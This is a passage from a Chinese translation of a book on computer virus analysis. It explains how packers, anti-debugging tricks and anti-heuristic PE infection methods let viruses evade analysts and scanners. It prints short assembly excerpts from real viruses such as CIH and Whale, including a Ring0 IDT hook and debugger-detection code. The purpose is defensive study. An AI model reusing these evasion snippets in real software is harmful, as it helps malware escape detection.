很多成功的计算机蠕虫，比如W32/Blaster（在第10章中详细讨论）是用高级语言编写的。攻击者经常使用压缩方法处理这些代码（也称加壳。——译者注），这样做有几个好处，其中包括把相对较大的代码变得比较紧凑（即减小病毒的体积）。分析这种病毒的工作更加困难了，因为分析前必须进行解压缩（也称为脱壳。——译者注）。而且，在能够提供相应的技术出现之前，扫描器和启发式分析工具对这种病毒都无能为力。

攻击者可以利用的打包工具（Packer，也称之为加壳工具。——译者注）有500多个。好在这些打包工具中有很多都是有bug的，大多数工具都不能在所有的Win32平台下运行。其中也有一些比较完善的工具，比如ASPack和ASProtect等，它们支持对每一个压缩过程使用不同的多态策略和反跟踪的措施，事实上，ASPack使用的是病毒W95/Marburg的多态引擎。[4]

图6-6中显示的是病毒W32/Blaster的文件头，该病毒的文件头中显示的不是正常情况的节名称。但是它却给你提供了一个猜测压缩工具的机会，这个压缩工具就是UPX。




图6-6 蠕虫W32/Blaster的PE头

在蠕虫的执行体中，能够看到的一些可读的字符串片段，如图6-7所示。




图6-7 经过压缩的蠕虫W32/Blaster中的一些字符串片段

为了使反汇编工具有效地分析病毒代码，首先必须解包（脱壳）。可以使用Win32调试器对内存中的程序内容进行解包，这些调试器包括Turbo Debugger、OllyDBG和SoftICE等。然而，在解包前，必须处理一些反跟踪技巧。下一节中将解释反跟踪技术。

6.2.7 反跟踪

攻击者可以使用一些技巧来实现反跟踪（antidebugging），其目的就是阻止分析人员使用跟踪调试工具。因为跟踪调试技术需要硬件支持，所以反跟踪技术可能与平台相关。本节将介绍一些能够在多个平台下使用的反跟踪技术。

在下面将要介绍的反跟踪技术中，有些在某些系统平台下可能不能运行。比如在DESQView/DOS系统中，这是一个多任务的DOS操作系统，可能不能支持这些技巧。当我知道在这个平台下，我不能保护我的反病毒软件Pasteur时，我也曾经一度非常失望。的确反跟踪技术能够有效地保护反病毒程序和DRM（数字权限管理）程序的代码。

6.2.7.1 在x86计算机上钩挂INT 1和INT 3中断

最常用的反跟踪技术是钩挂INT 1和INT 3中断。这种技术在病毒的正常执行过程中没有什么危害，但是调试程序会失去自己的上下文环境。由于病毒程序大多数假设没有安装调试程序，所以这两个钩子例程（hook routine）通常直接通过IRET返回。有些病毒（如像V2Px）使用钩挂INT 1和INT 3的方法解密他们的执行体。

6.2.7.2 计算INT 1和INT 3的中断向量表

除了钩挂INT 1和INT 3中断，装甲病毒还能够用中断向量表进行基本的计算，攻击者是从文件拷贝保护程序[5]中学到这些技术的，就像是功能强大的EltGuard中使用的那些技术一样。

该技术的思路是在执行代码的过程中连续使用INT 1和INT 3的中断向量，比如计算密钥用来解密下一层的加密数据。这种技术手段很容易被其他更加强大的调试器旁路，就像工作在虚拟86模式下的调试器Turbo Debugger。这种调试器使用了虚拟机技术，因此它可以修改INT 1和INT 3的中断向量而不影响整个代码的执行。

6.2.7.3 计算代码校验和检测断点

因为调试器将把操作码为0xCC（INT 3）的指令插入到代码流中作为一个断点，所以在断点插入后整个代码就改变了。在插入断点以后，调试器在接收到dump命令或者反汇编命令以后，还要能够显示出正确的数据和代码（即断点插入之前的数据和代码。——译者注）。如果运行着的代码自己检测到断点插入点，那么调试器就不能提供正确的原始代码了。有几个病毒可以计算他们运行着的代码的校验和，如果发现发生了变化（即被插入了断点），便认为有调试器在工

作，于是便终止病毒代码的执行过程。

基于代码仿真的分析方法不需要基于断点的代码操作方法，你可以用一个基于代码仿真器的分析程序轻而易举的对付病毒的这种诡计。

6.2.7.4　代码执行过程中检测堆栈状态

病毒还有一种简单的方法能够检测出调试器，那就是在代码执行的过程中检测堆栈的状态。处于单步调试状态的调试器需要把跟踪记录保存在堆栈中，其中包括CS:IP和一些标记。因此，只要把堆栈状态和一些给定的数据进行比较，就能检测到单步跟踪调试，就像清单6-2中列出的那样。

清单6-2　使用堆栈状态检测单步跟踪

```
MOV     BP,SP  ; 获取堆栈指针
PUSH    AX     ; 将AX的数据保存在堆栈中
POP     AX     ; 从堆栈中取出刚刚保存的数据
CMP     WORD PTR [BP-2], AX ; 和堆栈中的数据进行比较
JNE     DEBUG  ; 检测到有调试器!
```

有些反病毒产品的内存驻留监测部分也含有这样的代码段，它们的目的是为了避免被使用隧道技术的病毒跟踪。当然，这种方法不能检测基于代码仿真的隧道技术。

6.2.7.5　利用INT 1和INT 3中断执行其他中断

这种方法和前面提到的钩挂中断的方法有些相似。与用一个什么也不做的简单例程钩挂INT 1和INT 3中断的方法不同，攻击者可以调用其他中断的处理程序，比如，调用原来的中断INT 21h中断处理程序。当病毒需要使用INT 21h中断的时候，它可以使用INT 1中断作为替代。

举例如下：

```
MOV AH, 40    ; write function
INT 3         ; call original INT 21h via previous hook
```

中断INT 3的向量就钩挂到中断INT 21h了。上述这段代码的实际功能是向一个文件中写入数据，但是，调试器就不能追踪到这样的操作。

6.2.7.6　在Windows 9x环境下利用INT 3中断进入内核模式

Windows 9x环境下的某些计算机病毒可以通过修改IDT中特定中断的表项从用户模式切换到内核模式。不幸的是，这一技术轻而易举，因为Window 9X环境的IDT，在用户模式下是可写的。这当然是个大问题：每个中断都是和内核模式相关联的，因此，只要病毒能够执行中断的钩挂程序，它就进入了内核模式。

在Intel 386处理器中，IDT存储了每个中断的偏移量和选择符以及一些特殊的标志位，其中，在IDT中QWORD（8字节）的偏移量可以被看作是用两个2字节分别保存的。一共有256个中断描述符，前32个描述符保留，用作处理器的一些异常处理，其他的都是软件中断。可以用SIDT指令获取IDT的地址，这条指令可以读取处理器的IDTR寄存器，该寄存器中保存了指向IDT的指针。

可以通过钩挂IDT中的INT 3中断，利用钩挂的中断程序去执行一些指令的方法进行反跟踪。如果有人使用类似SoftICE那样的调试器通过设置断点来跟踪、分析这个病毒，那么就可以搞乱

调试器。

清单6-3中显示了病毒W95/CIH实现转入内核模式和反跟踪的方法。

清单6-3 "我的宝贝（My Precious）！" Ring0

```
PUSH    EAX
SIDT    FWORD PTR [ESP-2] ; Get IDT Address
POP     EBX               ; and move it to EBX
ADD     EBX, 1CH          ; Points into INT 3's slot
CLI                       ; (3*8+4 = 1Ch)
MOV     EBP, [EBX]        ; Get high half of current
MOV     BP, [EBX-4]       ; Rest of INT 3 handler
LEA     ESI, NEW_HANDLER  ; Offset of new handler in ESI
MOV     [EBX-4], SI       ; Set low half in IDT
SHR     ESI, 10H
MOV     [EBX+2], SI       ; Set high half in IDT
INT     3                 ; Run the new handler in Ring0
```

显然，很难使用SoftICE跟踪CIH；但是如果不用基于INT 3的条件断点而是用调试寄存器断点（debug register break point）就可以跟踪到病毒代码中。显然，上述的代码可以破坏系统的安全，还能在系统（如Windows NT/2000/XP/2003）中产生一个异常（CIH使用一个异常来处理这个异常）。如果病毒能够获得适当的权限，它就能够使用这样的技巧。

6.2.7.7 使用INT 0产生一个除0异常

本书前面章节曾经提到Turbo 调试器的虚拟86模式提供了一种对付装甲恶意代码的理想方法，但是，病毒也有一些策略来对抗Turbo调试器。比如，攻击者可以钩挂INT 0（除零异常中断）产生一个除0异常，并把当前指令的下一条指令的开始代码作为这个异常的处理程序，这个技巧就可以迷惑Trubo调试器。病毒Velvet 和 W95/SST.951就是这么干的。

6.2.7.8 用中断INT 3产生一个异常

前面提到的方法中大部分都是在32位的Windows操作系统中产生一个异常并设置一个处理程序来捕获这个异常。运用这种方法，病毒本身很容易就恢复到异常发生前的状态，但是应用程序级的调试器，比如Turbo调试器将会失去上下文环境，因为在内核模式工作的异常处理程序首先截获了这一异常。

有些Win32病毒使用INT 3中断产生一个异常。这种情况下，可以把异常处理函数看作是一个通用API函数的调用例程，通过堆栈传递函数的ID和参数。病毒W32/Infynca就使用了这种方法。

6.2.7.9 在Win32环境下使用API函数IsDebuggerPresent()

病毒检测调试器最简单的方法可能是使用IsDebuggerPresent()函数，如果系统中有用户模式的调试器在运行，那么该函数将返回TRUE。

6.2.7.10 查找注册表检测调试工具

有多种方法可以检测到现代的调试器（如SoftICE），方法之一是使用注册表的主键。找到这些键是很容易的。

6.2.7.11 通过驱动列表或内存扫描检测调试器

攻击者还有一些其他的方法来检测系统中的调试器。比如他们可以询问设备列表查找驱动

名称，然后查看这些驱动中是否有调试器的驱动。一个更加简单的方法就是直接使用内存扫描技术在内存中寻找调试器的代码。

6.2.7.12　用SP，ESP（堆栈指针）进行解密

Cascade是目前知道的第一个在解密引擎中使用SP（堆栈指针）的病毒。由于在跟踪的过程中INT 1中断要用到堆栈，所以造成解密过程失败。其他病毒只是简单地在堆栈中建立他们的代码或者在堆栈中进行解密，比如病毒W95/SK就是这样。毫无疑问，很难使用调试器来处理这样的装甲病毒。

6.2.7.13　后向（backward）解密病毒体

病毒能够使用标准的解密程序，但是攻击者可能会故意让解密循环跳来跳去。通常，可以跟踪解密过程直到第一个加密数据被成功解密，然后就可以在解密的数据的位置放一个断点。但是，如果解密程序是从后向前运行的，这种方法就无效了，因为解密循环会重写断点的操作码（0XCC，即 INT 3）。有几个病毒使用了后向解密的方法，其中包括病毒W95/Marburg，它能够同时使用一个后向解密引擎和一个前向解密引擎。

6.2.7.14　预取队列攻击（当他们太复杂的时候）

Whale被称为“病毒之母”，由于它使用了太多的装甲技术以至于该病毒复杂的几乎难以自我复制。就是Whale太复杂的自修改程序造成了他的最初版本只能够感染最早的XT（8088）计算机系统。这是一个有趣的硬件依赖问题，不过这个问题在病毒的后期版本中得到了修正。当时，很多研究者都不能复制这个病毒，因为病毒对8086、AT、386和486系统都不兼容。因此，他们相信这个病毒正在自己走向灭亡。令人惊讶的是，Whale在奔腾处理器上获得了“重生”，至少在理论上是这样的，因为奔腾处理器可以支持预取队列，观察下面的代码可以更全面地理解这种说法。

病毒Whale钩挂中断INT 3，强制执行一个代码段。显然，这个代码段是一个垃圾代码，因为在计算这个代码段的起始地址到一个最近的RET指令的距离时产生了错误。代码很难理解，如清单6-4中所示。

清单6-4　Whale的迷惑技巧

```
        pop     ax          ; POP 0xE9CF into AX register
        xor     ax,020C     ; decrypt 0xEBC3 in AX (0xc3 - RET)
        cs:
        mov     [trap],al   ; try to overwrite INT 3 with RET
        add     ax,020C     ; fill the prefetch queue
trap:
        INT     3           ; Will change to RET
                            ; Only if the prefetch queue is
                            ; already full (on 8088 only) or
                            ; flushed (Pentium+)

INT3:                       ; Points to Rubbish
        Invd                ; Random Rubbish (2 bytes)
        ret
```

病毒作者希望INT 3能够成功地替代一个RET指令来完成程序转移，他的计算机是XT（8088）

型的，其中有一个4字节的处理器来预取队列的大小（后来在8086中用6个字节替代）。这就是为什么上述代码在他的计算机上能正常工作。

其他病毒使用预取队列攻击来误导调试器和仿真器。在单步（或者不支持预取队列的仿真器）调试过程中，经常会发生这样的自修改情况，因此，攻击者能够通过检查那些经过修改正在运行的指令和预取队列的指令就能够发现是否有程序在跟踪它。

6.2.7.15 让键盘失灵

代码调试需要用到键盘，攻击者当然知道这一点，所以他们就通过让键盘失灵来阻止分析人员的跟踪行为。他们或许是通过重新配置I/O端口21h和端口61h来实现这个功能的。这些端口在现代的操作系统中可能因为映射方式不同而有所不同。

例如，DOS环境下的病毒Whale使用下面的代码来让键盘失效：

```
IN      AL,21
OR      AL,02
OUT     21,AL
```

还有其他方法，比如钩挂中断INT 9（键盘处理程序）。这些方法让一些调试器在代码执行的一段时间内不能工作。跟踪到装甲病毒的通用方法是在病毒运行的一开始就使用调试器的热键跟踪进去，如果热键失效了，调试器就没有机会跟踪到病毒的执行体了。

病毒Cryptor实现了另一个有趣的攻击方法，它把自己的密钥存储在键盘缓冲区中，如果使用了调试器就会把这个密钥破坏掉[6]。

6.2.7.16 使用异常处理程序

很多Win32病毒使用异常处理程序来阻止人们用调试器对他们进行调试，病毒W32/Cabanas[7]最先开始使用这种技巧。特别要注意病毒对地址FS:[0]的访问，因为这个地址用来读取和设置异常处理程序记录的。还需要注意从FS:[18]处读取的任何数据，因为这个地址可以用来访问FS:data而不需要使用FS:override。这两个数据都是线程信息块（Thread Information Block，TIB）的一部分。

6.2.7.17 清除调试寄存器的内容

有些病毒（像CIH）使用调试寄存器执行“你在吗(Are you there)？”这样的调用（病毒用来避免重复感染。——译者注）。在CIH感染过的系统中运行SoftICE能够搞乱病毒，在这种情况下，病毒可能会第二次装入到系统中。病毒也可以用类似的方法对付调试器，清除调试寄存器就可以迷惑一些高级的调试技巧，比如那些通过设置内存断点进行的调试。

6.2.7.18 检查显存的内容

虽然这种危险的用法并不多见，仍然有一些病毒这么用。这项技术的基本思路是钩挂时间中断（INT 8或者INT 1Ch，它们都是由时间触发的）。钩挂的程序不断地检测显存并从中查找特定的字符串。如果系统中有病毒在运行，而又有人试图利用调试器搜索内存来定位系统中的病毒，那么需要查找的字符串就会保存在显存中。此时病毒能够发现有人在跟踪自己，于是开始攻击系统，包括破坏磁盘上的数据。

6.2.7.19 检查TIB的内容

有些Windows病毒检测TIB的FS:[20h]中是否存储有非零数据，这种方法可以检测出应用程序级的调试器。不过，在分析过程中很容易忽视这样的问题，技巧是一定要清楚你要找什么。

6.2.7.20　使用CreateFile() API（Billy Belcebu方法）

内核模式驱动程序通常需要与Win32用户模式的对象进行通信。为了获得驱动器的句柄，Win32应用程序可以简单地使用带有设备名称的CreateFile()API函数。比如，Windows 9X系统上SoftICE的设备名称是\\.\SICE，在Windows NT系统上它的设备名称是\\.\NTICE。

在分析病毒的过程中能发现很多这样的实例。很多恶意程序在发现SoftICE以后就停止工作。如果用来分析病毒的计算机上正好安装并启动了调试器，那么就会让测试病毒复制的过程变得更加困难。

这种技术是在Billy Belcebu编写的病毒中最先发现的。

6.2.7.21　利用汉明码攻击断点

有些病毒，比如保加利亚人"T.P,"编写的Yankee_Doodle族病毒，使用具有纠错能力的汉明（Hamming）码来对病毒进行纠错。汉明码是由Richard Hamming在20世纪40年代发明的，它不仅能用于检测传输数据的错误，还能用来纠正这些错误（当然有一些限制）。

事实上，Yankee_Doodle有几个bug。在它感染EXE文件的过程中，如果被感染的程序使用ES:SP（程序的堆栈）指向病毒体就有可能破坏该病毒。如果出现这样的情况，在被感染病毒的程序运行起来以后，病毒中的初始PUSH指令将破坏病毒的主体程序，因为原始程序的堆栈(ES:SP)正好指向了病毒体。病毒中的错误检测代码能够检测到这些潜在的错误，并能在某种程度上更正这些错误，至少可以不去运行那些有错误的代码。病毒作者使用纠错码的最初意图是清除调试器插入到病毒代码中的断点[8]。当有调试器向病毒代码中插入一个断点0xCC（INT 3）时，病毒能够找到这个断点并且能够自己清除这个断点。病毒代码可以使用汉明数据修复16个断点或者它自己的错误数据。

6.2.7.22　扰乱的文件类型和入口点

如果病毒宿主文件的文件类型被有意地破坏或者扰乱了，那么很多调试器都会失败。例如，通过操纵内部文件结构来让PE文件的某些区域重叠在一起，这是一种完全合法的操作，但是，这样的操作就能够扰乱调试器，因为调试器只能处理标准的文件结构。因此，调试器经常找不到一些虽然有些混乱却属正常的应用程序入口点。比如，就像在第3章中讨论的基于NT系统的PE文件的TLS（线程本地存储）提供了一个入口点的替代方案，这种方案能够在程序的主入口点之前加载程序。而有些调试器，比如SoftICE只能在主入口点处设断点，因此，使用TLS装载的病毒在调试器准备开始调试的时候已经处于运行状态。运行态打包器对调试器也有类似的问题，因为他们经常会造成一些不可预知的文件结构变化。

6.2.8　抗启发式检测技术

1998年，基于Windows系统的病毒的开发技术还处在起步阶段[9]，出现了一批各种各样的病毒感染方法，于是反病毒工作者开始考虑针对32位Windows病毒的启发式分析方法（heuristic analysis）。*启发式分析*能够使用静态分析和动态分析两种方法检测一些未知的病毒或者已知病毒的变种。*静态启发式* (Static heuristics)检测方法依赖于文件格式和常见的代码片段。*动态启发式*（Dynamic heuristics）检测方法使用代码仿真来模拟处理器和操作系统环境，当代码在扫描器的虚拟机上运行时，检测出代码的可疑操作。于是，病毒开发者们发明了分析器的抗启发式和抗仿真技术。

第一代Win32病毒启发式检测引擎是在仔细分析不同类型感染技术的基础上发展起来的，他们都是静态的启发式检测器。静态的启发式检测引擎能够检测出可疑的PE文件结构，因此能够检测出大批的第一代32位Windows病毒，检测效率非常高。这种检测技术的思想起源于DOS环境下的病毒检测技术。

到了1999年底，就出现了很多新的病毒复制方法。并且大部分32位的Windows病毒开始使用某种类型的加密、多态和变形技术。展望将来的扫描器技术，经过加密的病毒可能仍然是最难检测、也是危害最大的一种。因为试图解密大量没有感染病毒的文件将消耗扫描器大量的时间，从而影响扫描器的工作速度。

第一代针对PE文件病毒的启发式扫描引擎是非常成功的，甚至病毒的开发者们都被这一成功惊呆了。但是好景不长，以前的规律再次重演，不久以后就出现了针对启发式检测引擎的攻击，在过去的几年里已经出现了多种的针对启发式检测引擎的攻击手段。

有些病毒作者开发出了抗仿真的技术，而仿真技术可以说是当前反病毒领域最强大的技术手段了。

攻击第一代Win32启发式检测引擎

本节介绍病毒作者们最近开发出来的针对第一代Win32启发式检测引擎的攻击方法。研究这些新的攻击方法有助于提高启发式病毒检测引擎的能力，从而更好地应付这些新的病毒攻击（启发式检测技术将在第11章中详细介绍）。

1. 新的PE文件感染技术

很多PE文件型病毒需要在宿主文件中添加一个小节或者把病毒附加在文件的结尾。即使是在今天，用最简单的PE文件启发式检测工具也可以检测到很多这样的病毒。这样的启发式检测引擎的最大好处是普通终端用户都可以使用。它们通过查看PE文件的入口点是否被改变到了文件的最后一节来检测病毒。

这样的启发式检测技术很容易出现误报，压缩的PE文件正是造成这种检测技术误报的主要原因之一，因为压缩文件的解压引擎通常也被放在了应用程序的最后一节。所以检测引擎还可以使用其他方法核实该文件是否被压缩，进一步确实该PE文件是否是病毒。

很多人都可以手工执行启发式的检测，如果文件中包含了某些特定的词或者句子，那么就可以认为这个文件是可疑的。Win32平台下有很多商业版本的PE文件即时（on-the-fly）打包软件，包括UPX、Neolite、Petite、Shrink32、ASPack等等。病毒和特洛伊木马的作者经常使用这些打包软件来隐藏他们的程序。结果，病毒的作者经常使用打包软件让启发式扫描引擎和人都看不到他们程序中的可疑部分。更糟糕的是，有些蠕虫或者特洛伊木马能够使用不同的打包软件进行变形。蠕虫W32/ExploreZip是最早使用打包技术的计算机蠕虫之一，该蠕虫利用32位PE打包软件形成了多个不同的版本，其中包括UPX。

现代反病毒软件必须能够处理新型的打包软件。如果一个用ZIP压缩的Word文档中包含了另外一个文档，而这个嵌入的文档中又嵌入了一个用32位打包软件压缩过的可执行对象，那么扫描器需要做的就是获取最后一个可能的解压缩对象，然后对它进行扫描。

显然，解码器需要一个能够很好地处理已解压对象的识别模块。这样能够大幅降低Windows病毒启发式检测工具的误报率，并且检测率也会大幅提高。病毒作者们已经认识到感染宿主文

件最后一节的行为方式太过明显，因此他们采用了一些新的感染技术来规避启发式检测工具的检测。

2. 多节病毒

有些Win32病毒不是把病毒体放在宿主文件的单独的一个节中，而是放到多个节中。病毒W32/Resure同时向PE宿主文件的4个节（.text, .rdata, .data和.reloc）中添加病毒。因为PE文件的入口点可能会改变到指向新的.text节中的病毒体，这就把启发式检测系统给骗了，因为文件的最后一节根本就没有接受任何控制。

此外，该病毒能够很好地兼容大部分的Win32系统。因为该病毒使用C语言而不是汇编语言编写的。但是人工分析的时候，分析人员很容易就注意到PE文件的节中添加了四个相同的节，但是启发式扫描软件就很难处理这样的问题，因为有些链接器在某些情况下也会形成类似的文件结构，如果为了对抗这种病毒而开发一个可以检测多个节名称的启发式反病毒软件，肯定是不划算的。

3. 加密宿主文件头的前置病毒

用高级语言编写的前置病毒使用了另一种抗启发式病毒检测技术。这种类型的病毒不考虑文件类型。

第一代启发式的病毒检测技术能够根据前置病毒的文件头，从PE文件结尾处找到PE文件的文件头。如果存在于文件尾部的病毒是加密的（比如W32/HLLP.Cramb病毒），还可以用人工的方法完成这样的检测。但是，很难用一个程序来处理这种情况，因为病毒加密的方法有很多种，启发式检测程序很可能会失败。

4. 感染第一节的闲散区域

还有一些病毒，比如W95/Invir [10]，他们并不修改应用程序指向最后一节的入口点，而是重写宿主程序第一节中的闲散区域，然后从这里跳转到病毒代码的开始部分，病毒代码可能放置在文件的其他部分，比如文件的最后一节。

后面将会看到，这种技术常常和抗仿真的技术联合使用，因为第二代的动态启发式病毒检测软件使用了仿真器来查看程序是否从一个节跳转到另外一个节。

5. 通过移动文件的节移位感染第一个节

Murkry写的病毒W32/IKX第一个使用了这种方法，由于这个病毒使用了一个比较特别的蛀穴感染方式，人们也把这个病毒称为“Mole（鼹鼠）”。病毒IKX的病毒体比一个节中存在的闲散区域要长，因此病毒把PE文件中存储在病毒后面的每一个节都向后移，用这种方式给自己打了一个洞。病毒把它自己添加到代码节并把其后的所有原始数据的偏移量加上512字节。显然，这种情况下反病毒软件必须使用动态启发式才能检测这种病毒，也就是动态执行代码而不是分析应用程序的静态结构。

6. 压缩感染首节

W95/Aldabera是最有趣的具有抗启发式检测能力的病毒之一。W95/Aldabera感染PE文件的最后一节，该病毒不感染小的PE文件，它只寻找比较大的PE文件并压缩它们的代码节。

如果应用程序的代码节可以被压缩，压缩以后的代码与病毒代码之和的长度不大于原始的代码长度，病毒就压缩代码节然后把病毒代码和压缩后的原始代码都放入到代码节中。在程序

执行的过程中，病毒把代码节中的数据解压，这个解压过程与即时解压过程非常相似。

显然，病毒W95/Aldabera给启发式扫描器和常规扫描器带来了不少麻烦。因为病毒的体积相当大，而且如果使用仿真器的话，对病毒体和代码段的解密/解压过程非常慢。病毒还使用了随机解密算法（random decryption algorithm，RDA）解密技术[11]。RDA病毒不需要保存加密的密钥，它的解密引擎会产生密钥，采用蛮力破解（brute-force）的方法解密（这个技术将在第7章中详细讲解）。

此外，该病毒占用了大量的虚拟内存。它必须占用超过64KB的“脏页（dirty pages）”来完成数据解密操作。这个内存需求已经超过了那些试图支持XT平台的早期的32位仿真器的承受能力。

7. 入口点隐蔽技术

有些32位的Windows病毒使用了一种被称为入口点隐蔽或者插入技术，用这种技术来对付启发式检测器是非常有效的。许多DOS病毒都使用了这种技术，在第4章中已经对其中的几个技术做了介绍。

就像预计的那样，病毒作者运用了插入多态病毒的方法来规避启发式扫描器的检测。即使到现在，入口点隐蔽技术仍然是病毒中比较高级的技术。

我怀疑将来的入口点隐蔽多态病毒会自带邮件群发功能。病毒W32/Perenast系列已经显示出了这个发展趋势的一些迹象，这种病毒也能够在网络上快速传播。W32/Perenast是一种让人困惑的、非常难以检测的病毒。

如果反病毒软件的检测引擎不支持检测这些复杂病毒的功能，那么它们很难在最近的十年内生存下去。

8. 在代码节中选择随机入口点

有些32位Windows病毒不修改宿主程序中程序的（PE头中）入口点，W95/Padania就是其中之一。有时，病毒搜索应用程序的重定位节，在PE文件的代码节中寻找一个能存放病毒的地方。病毒不需要修改某个CALL或者JMP或者PUSH指令来让程序跳转到病毒体。它一般在离原入口点不远处选择一个地方存放病毒体，这样在原程序运行的时候，病毒就很可能会执行，当然并不保证一定会执行。

只要病毒本身没有加密，就很容易被那些既检测程序的入口点又检测PE文件的顶部和尾部寻找字符串的扫描引擎检测出来。不支持这类扫描操作以及类似扫描算法（在第11章讲述）的扫描器是很难检测到这样的病毒的。

此外，启发式扫描器需要用不同的方法处理PE仿真的问题。仿真器通常会在遇到某个未知API调用时停下来。这样那些使用JMP指令跳转到病毒程序入口点的代码段就永远也得不到运行。可是，不同的API函数的参数个数不同，并且API函数需要自己清理他们的堆栈。任何人都不可能记住所有的Win32 API函数和传递给这些函数的参数个数，要精确地跟踪代码流就必须掌握这些信息。或许有人记住了其中一些比较典型的API函数，但是还有其他成千上万的DLL该怎么办？

即使动态启发式文件扫描对这种技术也是无效的。如果把跳转到病毒的指令放在PE文件真实入口点附近的地方，启发式扫描软件还有可能检测到其中的一部分。

9. 重新利用编译器对齐区域

有一些病毒，比如W95/SK 和 W95/Orez，重新利用了那些被不同编译器填充成0或者0xCC

的编译器对齐区域。

病毒W95/Orez把它的解码器分解成多个片段，然后把这些片段存储到PE文件中的这些“孤岛”上（也就是编译器对齐区域。——译者注）。W95/SK使用了一个短而有效的序列变换译码器来替换PE文件中的这些区域，病毒可以随机选择一个位置，通过CALL指令将控制转移到病毒的代码区。

10. 不能将节的属性改变的病毒

启发式检测引擎中有一种非常有用的方法是检测节的可写（writeable）属性，因为入口点指向一个可写节的行为是可疑的。有些病毒不需要把任何节改成可写的，比如W95/SK病毒，它在堆栈中而不是在病毒体PE文件的最后一节（不需要把解压结果写入到任何一个节中。——译者注）完成自解压。因此，SK病毒就不需要把自己所在节的属性改成可写，大部分在堆栈中进行自解压的病毒都不需要把保存病毒代码的节改成可写的，因此启发式扫描器成功检测到这样病毒的可能性要小得多。

11. 提高文件感染的准确性

第一代启发式扫描器能够检测文件结构的正确性，（并以此来检测该文件是否被病毒感染。——译者注），因为有些第一代病毒在修改文件结构时把文件破坏了。在Windows NT/2000系统上执行被感染的文件的时候，系统装载器会拒绝执行这样的程序。

不幸的是，当前大部分32位的Windows病毒都属于Win32类型，这就意味着感染策略能够在多数主流Win32平台上进行（而不破坏文件的结构），因此，启发式的检测策略检测出新病毒的有效性就大打折扣了。

12. 重新计算校验和

启发式扫描器检测病毒的方法之一是重新计算系统DLL文件的校验和，例如KERNEL32.DLL的校验和。如果KERNEL32.DLL只是校验和错误而没有其他重大错误，Windows 95系统仍然会装入这个DLL并运行（除非发现了重大错误，比如一个太短的图像）。需要读取KERNEL32.DLL的Win32病毒通常用Win32的API函数来重新计算它的校验和。有些病毒自己实现了计算校验和的算法。

计算校验和的API函数做了以下工作[12]:

1) 对整个文件逐字累加，进位作为一个单独字进行累加（例如: 0x8a 24+0xb400 =0x1 3e 24 -> 0x3e 24 + 0x1 = 0x3e25）；

2) 如果最后一次计算有进位，就加上这个进位;

3) 加上文件大小（作为DWORD）。

W32/Kriz是第一个不使用系统API函数而自己实现计算DLL 校验和算法的病毒。这种技术出现以后，利用计算校验和的方法来判断文件的正确性就非常困难了。其他病毒在发现PE文件头中的校验和不是0时，也会重新计算整个PE文件的校验和。因此，这种通过计算校验和的第一代的启发式检测方法已经不能检测到现代的Win32病毒了。

13. 重命名已经存在的节

有些第一代启发式扫描器在仿真过程中通过检测非代码节是否取得控制权来检测病毒。通常，PE文件有几个节（比如".reloc," ".data,"等）是不包含可执行代码的（除非运行时打包软件

与病毒一样把自己压缩到已存在的非代码节里）。有些病毒把已知的节名用一些随机产生的字符串替换掉。病毒W95/SK用五个字节长的随机字符串替换".reloc"节（替换的概率是1/8）。这样，启发式扫描器就不能简单地通过节名和节属性来检测这种病毒。

14. 避免头部感染

第一代启发式检测器能够检测程序入口点是不是紧跟在第一节的后面，因为W95/Murkry、W95/CIH和W95/SillyWR系列中的大部分病毒使用了这种头部感染策略，因此用这种检测器很容易就检测出来了。正是由于这种原因，现在的32位Windows病毒都避免直接感染PE文件的头部区域。

15. 避免使用函数序号导入函数

有些早期的Windows 95和Win32病毒能修补宿主程序的导入表，它们通过函数序号导入一些额外需要的API函数（原程序不需要，病毒本身需要，启发式扫描程序可以用这种方法检测病毒。——译者注）。这是因为很多程序并没有导入GetProcAddress() 和GetModuleHandle() 这两个API函数。在通过导入表导入函数的时候，可以通过序号导入（有一些限制）也可以通过函数名导入。有些病毒通过向程序的导入表中插入一些项的方法解决他们需要调用Win32 API函数的问题。大多数新的Win32病毒不再使用这种方法，因此这样的启发式检测方法也就失效了。

16. 不用CALL-to-POP技巧

很多32位的Windows追加病毒使用CALL-to-POP技巧来获取自己的起始地址。因为第一代启发式检测器能够发现这样的问题，所以病毒作者们开始使用新的方法来定位自己的起始地址。

常见的（CALL-to-POP）方法是这样的:

```
0040601A E800000000  call 0040601F
; pick current offset to ESI
0040601F 5E          pop  esi ; ESI=0040601F
```

因为一般情况下，编译器不会产生类似前面的代码，因此使用E800000000操作码就是一种可疑的行为。

为逃避启发式检测扫描器，W32/Kriz病毒不使用E800000000操作码，因为该操作码对静态启发式扫描器寻找小的、可能的字符串非常有用。它用清单6-5中显示的方式定位自己的起始地址。

清单6-5 隐藏CALL-to-POP的技巧

偏移量	操作码	指令	
0040601A	E807000000	call	00406026h
0040601F	34F4	xor	al,F4
00406021	F0A4	lock	movsb
00406023	288C085EB934AC	sub	[eax+ecx-53CB46A2],cl
0040602A	0200.	add	al,[eax]

17. 在文件头中修正代码的大小

一种可行的启发式检测方法是计算实际使用的节大小。PE头中保存了所有代码节的大小。很多链接器都能够正确地计算出程序中原始代码节的大小并把这个数据存储在PE文件头中，但有些病毒把他们自己的“节”添加到可执行程序中后没有重写PE文件头中节的大小。启发式分

析工具就能够利用这个失误检测出部分病毒。

有些Win32病毒（像W32/IKX），能够在感染完成后重新计算PE文件头的代码节，这样就可以避免被检测节大小的启发式软件检测出来。

18. 不使用API字符串

现代病毒中出现了一种非常有效的抗反汇编/抗启发式检测技术。W32/Dengue病毒就是其中典型的代表，他们不使用API字符串从Win32程序中提取需要的API函数。通常，第一代病毒都是使用API函数名，比如FindFirstFileA()、OpenFile()、ReadFile()和WriteFile()等装入API函数。这样，在没有加密的Win32病毒的病毒体中会出现一系列可疑的API函数名的字符串。比如，如果使用字符串命令查看病毒W32/IKX中的字符串，就能得到下面列出的一些内容：

```
Murkry\IKX
EL32
CreateFileA
*.EXE
CreateFileMappingA
MapViewOfFile
